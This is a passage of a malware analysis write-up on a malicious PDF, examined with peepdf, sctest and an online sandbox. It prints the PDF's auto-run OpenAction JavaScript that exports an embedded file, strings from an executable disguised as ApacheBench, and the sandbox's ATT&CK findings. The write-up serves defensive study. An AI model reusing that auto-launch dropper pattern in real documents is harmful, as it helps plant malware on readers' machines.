PPDF> object 87

<< /Type /Catalog
/Pages 86 0 R
/OpenAction 105 0 R
/Names 101 0 R >>

PPDF> object 105

<< /Type /Action
/S /JavaScript
/JS this.exportDataObject({ cName: "lecture", nLaunch: 0 }); >>

PPDF> object 101

<< /EmbeddedFiles 102 0 R >>


PPDF> object 102

<< /Names [ lecture 103 0 R ] >>
PPDF> []
```

Figure 15: Object 102

We have found the name “lecture” which was referenced in the JavaScript code.






```
remnux@remnux: ~/Downloads/Malicious
remnux@remnux: ~/Downloads/Malicious
remnux@remnux: ~
InformationByHandleLocalFree GetFileTypeCreateMutexInitializeCriticalSectionDeleteCriticalSectionEnterCriticalSectionReleaseMutex
criticalSectionQTermianteProcessRGetExitCodeProcessQGetVersionExAQGetProcAddressHLoadLibraryAQWriteFileQReadFileQPeekNamedPipeKERNEL32.dllAllocateAndIniti
alizeSidQFreeSidADVAPI32.dllWSOCK32.dllWSASend4WSARecvWS2_32.dll_strncmpQ_strdupQ
A2BKPZ_bcd%s: Cannot use concurrency level greater than total num
ber of requests
%s: Invalid Concurrency [Range 0..%d]
%s: invalid URL
%s: wrong number of arguments
User-Agent:Accept:Host:Proxy-Authorization: Basic Proxy credentials too long
Authorization: Basic Authentication credentials too long
Cookie:
Cannot mix PUT and HEAD
Cannot mix POST and HEAD
Cannot mix POST/PUT and HEAD
Invalid number of requests
n:c:t:b:t:p:u:v:rkvhwix:y:z:C:H:P:A:g:X:de:Sqbgcolor=whiteTotal of %d requests completed
%s
..done
Finished %d requests
apr_socket_connect()
Test aborted after 10 failures

Server timed out

apr_pollapr_sockaddr_info_get() for %serror creating request buffer: out of memory
INFO: %s header ==
---
```

Figure 18: Object 104 – Unobfuscated

Some parts of the file are already un-obfuscated. There are mentions of buffer and registry in the un-obfuscated parts of the file. This is an attack on the victims' system.



```
remnux@remnux: ~/Downloads/Malicious
remnux@remnux: ~/Downloads/Malicious
remnux@remnux: ~
d on command linePartial results are valid but processing is incompleteThe timeout specified has expiredThe specified child process is not done executing
The specified child process is done executingThe specified thread is not detachedThe specified thread is detachedYour code just forked, and you are curre
ntly executing in the parent processYour code just forked, and you are currently executing in the child processInternal errorThe process is not recognize
d.The given path contained wildcard charactersThe given path is misformatted or contained invalid charactersThe given path was above the root pathThe giv
en path is incompleteThe given path is relativeThe given path is absoluteThe specified network mask is invalid.The specified IP address is invalid.DSO lo
ad failedNo shared memory is currently availableNo thread key structure was provided and one was required.No thread was provided and one was required.No
socket was provided and one was required.No poll structure was provided and one was required.No lock was provided and one was required.No directory was p
rovided and one was required.No time was provided and one was required.No process was provided and one was required.An invalid socket was returnedAn inval
id date has been providedA new pool could not be created.Unrecognized Win32 error code %d\\?\\UNC\\\\?\\CancelIoGetCompressedFileSizeAGetCompressedFileSiz
eWZuQueryInformationFileGetSecurityInfoGetNamedSecurityInfoAGetNamedSecurityInfoWUNCGetEffectiveRightsFromAclW00000000ntdll.dllshell32ws2_32mswsockadvapi
32kernel32000 H'Phh4VS_VERSION_INFO00070StringFileInfo00409904b00
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OR CONDITIONS OF ANY KIND, either express or implied. See the License for the specific language governing permissions and limitations under the License.V
ompanyNameApache Software FoundationJFileDescriptionApacheBench command line utility.FileVersion2.2.14.InternalNameab.exeQ/LegalCopyrightCopyright 2009
The Apache Software Foundation.60riginalFilenameab.exeFProductVersion2.2.14DVarFileInfoTranslation 0NB10600JC:\local
0\asf\release\build-2.2.14\support\Release\ab.pdb
endstream

PPDF>
```

Figure 19: Malicious file also seems to be licensed by Apache and with a checksum

This malicious component is licensed. This should aid towards discovering the intended attack. Let us try decompressing and decoding the obfuscated parts of the file.

```

http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software distributed under the License is distributed on an "AS IS" BASIS, WITHOUT WARRANTIES
OR CONDITIONS OF ANY KIND, either express or implied. See the License for the specific language governing permissions and limitations under the License.V
ompanyNameApache Software Foundation!FileDescriptionApacheBench command line utility.FileVersion2.2.14.InternalNameab.exe0/LegalCopyrightCopyright 2009
The Apache Software Foundation.60OriginalFileNameab.exeFProductNameApache HTTP Server2ProductVersion2.2.140VarFileInfo$Translation 0NB10600JC:\local
0\asf\release\build-2.2.14\support\Release\ab.pdb
endstream

PPDF> stream 104 > obj104.txt
PPDF> ls
*** Unknown syntax: ls
PPDF> decode file obj104.txt fl
*** Error: Error decompressing string!!

PPDF> decode file obj104.txt Fl
*** Error: Error decompressing string!!

PPDF> stream 104 >obj104.dump
PPDF> vi obj104.dump
*** Unknown syntax: vi obj104.dump
PPDF> stream 104 > obj104

```

Figure 20: Unable to decompress the rest of the file

Unfortunately, we are unable to decompress the rest of the file due to some errors, probably in the file or it has been obfuscated severally.

Let us try running the payload.

```

remnux@remnux:~$ cd Downloads/Malicious
remnux@remnux:~/Downloads/Malicious$ ls
evil194.js  obj104      obj104.raw  peepdf_errors.txt
evil.pdf    obj104.dump obj104.txt  'VirusTotal - File - ed7b35e86c3498973b5877d05a5da3b4a392b6555d871c2a5a9eafb94cad0404.pdf'
remnux@remnux:~/Downloads/Malicious$ scite evil.pdf
^C
remnux@remnux:~/Downloads/Malicious$ vi object104_payload.txt
[1]+  Stopped                  vi object104_payload.txt
remnux@remnux:~/Downloads/Malicious$ cp obj104.dump object104payload.txt
remnux@remnux:~/Downloads/Malicious$ ls
evil194.js  obj104      obj104.raw  object104payload.txt  'VirusTotal - File - ed7b35e86c3498973b5877d05a5da3b4a392b6555d871c2a5a9eafb94cad0404.pdf'
evil.pdf    obj104.dump obj104.txt  peepdf_errors.txt
remnux@remnux:~/Downloads/Malicious$ unicode2raw object104payload.txt > object104payload.raw
remnux@remnux:~/Downloads/Malicious$ ls
evil194.js  obj104      obj104.raw  object104payload.raw  peepdf_errors.txt
evil.pdf    obj104.dump obj104.txt  object104payload.txt  'VirusTotal - File - ed7b35e86c3498973b5877d05a5da3b4a392b6555d871c2a5a9eafb94cad0404.pdf'
remnux@remnux:~/Downloads/Malicious$ scite -v -Ss 100000000 < object104payload.raw > finalPayload
remnux@remnux:~/Downloads/Malicious$ ls
evil194.js  obj104      obj104.raw  object104payload.raw  peepdf_errors.txt
evil.pdf    obj104.dump obj104.txt  object104payload.txt  'VirusTotal - File - ed7b35e86c3498973b5877d05a5da3b4a392b6555d871c2a5a9eafb94cad0404.pdf'
finalPayload obj104.raw  object104payload.txt
remnux@remnux:~/Downloads/Malicious$ vi finalPayload
[2]+  Stopped                  vi finalPayload
remnux@remnux:~/Downloads/Malicious$ vi finalPayload
[3]+  Stopped                  vi finalPayload
remnux@remnux:~/Downloads/Malicious$

```

Figure 21: Try running the payload

We have copied the file into a text file and then converted to a raw file using `unicode2raw`. Then we used the `sctest` command to do some dynamic analysis on the payload.

A screenshot of a terminal window titled "remnux@remnux: ~/Downloads/Malicious". The terminal displays the following output:  
verbose = 1  
cpu error opcode ef not supported  
stepcount 3  
  
At the bottom of the terminal, the text "finalPayload" 4L, 59C is visible. The terminal window is part of a desktop environment with a taskbar at the bottom showing icons for "remnux@remnux: ~/Downloads/M...", "Pictures", "16.04 - E325: ATTENTION swap fil...", and "test procedures - SciTE". The system clock at the top right shows "Oct 13 02:13".

*Figure 22: Payload*

The payload reveals a CPU error, this could be an issue with the code or simply because we are not running this on Windows.

### C) Sandbox

Let us perform some dynamic analysis with a sandbox. Using an online sandbox to view the file, we have the following report:

Table 1: Hybrid Analysis Sandbox Report

technique_id	technique_description	tactic_description	matched_malicious_indicators_count	matched_suspicious_indicators_count	matched_informative_indicators_count
<b>T1055.011</b>	Extra Window Memory Injection	Privilege Escalation	0	0	1
<b>T1055.011</b>	Extra Window Memory Injection	Defense Evasion	0	0	1
<b>T1012</b>	Query Registry	Discovery	0	0	1
<b>T1560.002</b>	Archive via Library	Collection	0	0	1
<b>T1005</b>	Data from Local System	Collection	0	0	1

The Sandbox report reveals techniques identified in the payload.

T1055.011 (<https://attack.mitre.org/techniques/T1055/011/>)

The Process Injection: Extra Window Memory Injection

“Using this adversaries may inject malicious code into process via Extra Window Memory in order to evade process-based defenses as well as possibly elevate privileges”. This will also help them evade detection.

T1012 (<https://attack.mitre.org/techniques/T1012/>)

Query Registry

The sandbox also identified query registry indicators in the file. The means the attacker might be interacting with the Windows Registry to retrieve information about the system, configuration and installed software. They could the shape follow on behaviors.

T1560.002 (<https://attack.mitre.org/techniques/T1560/002/>)

Archive Collected Data: Archive Collected Data

This indicates that the attackers are also trying to compress the collected data before exfiltrating them.

T1005 (<https://attack.mitre.org/techniques/T1005/>)

Data from Local System

The sandbox shows the file allows the attackers search local system sources. They do this through the cmd.exe.

Hence, we can see that this payload allows the attackers to gain access to the user's system and exfiltrate data. Our suspicions were right!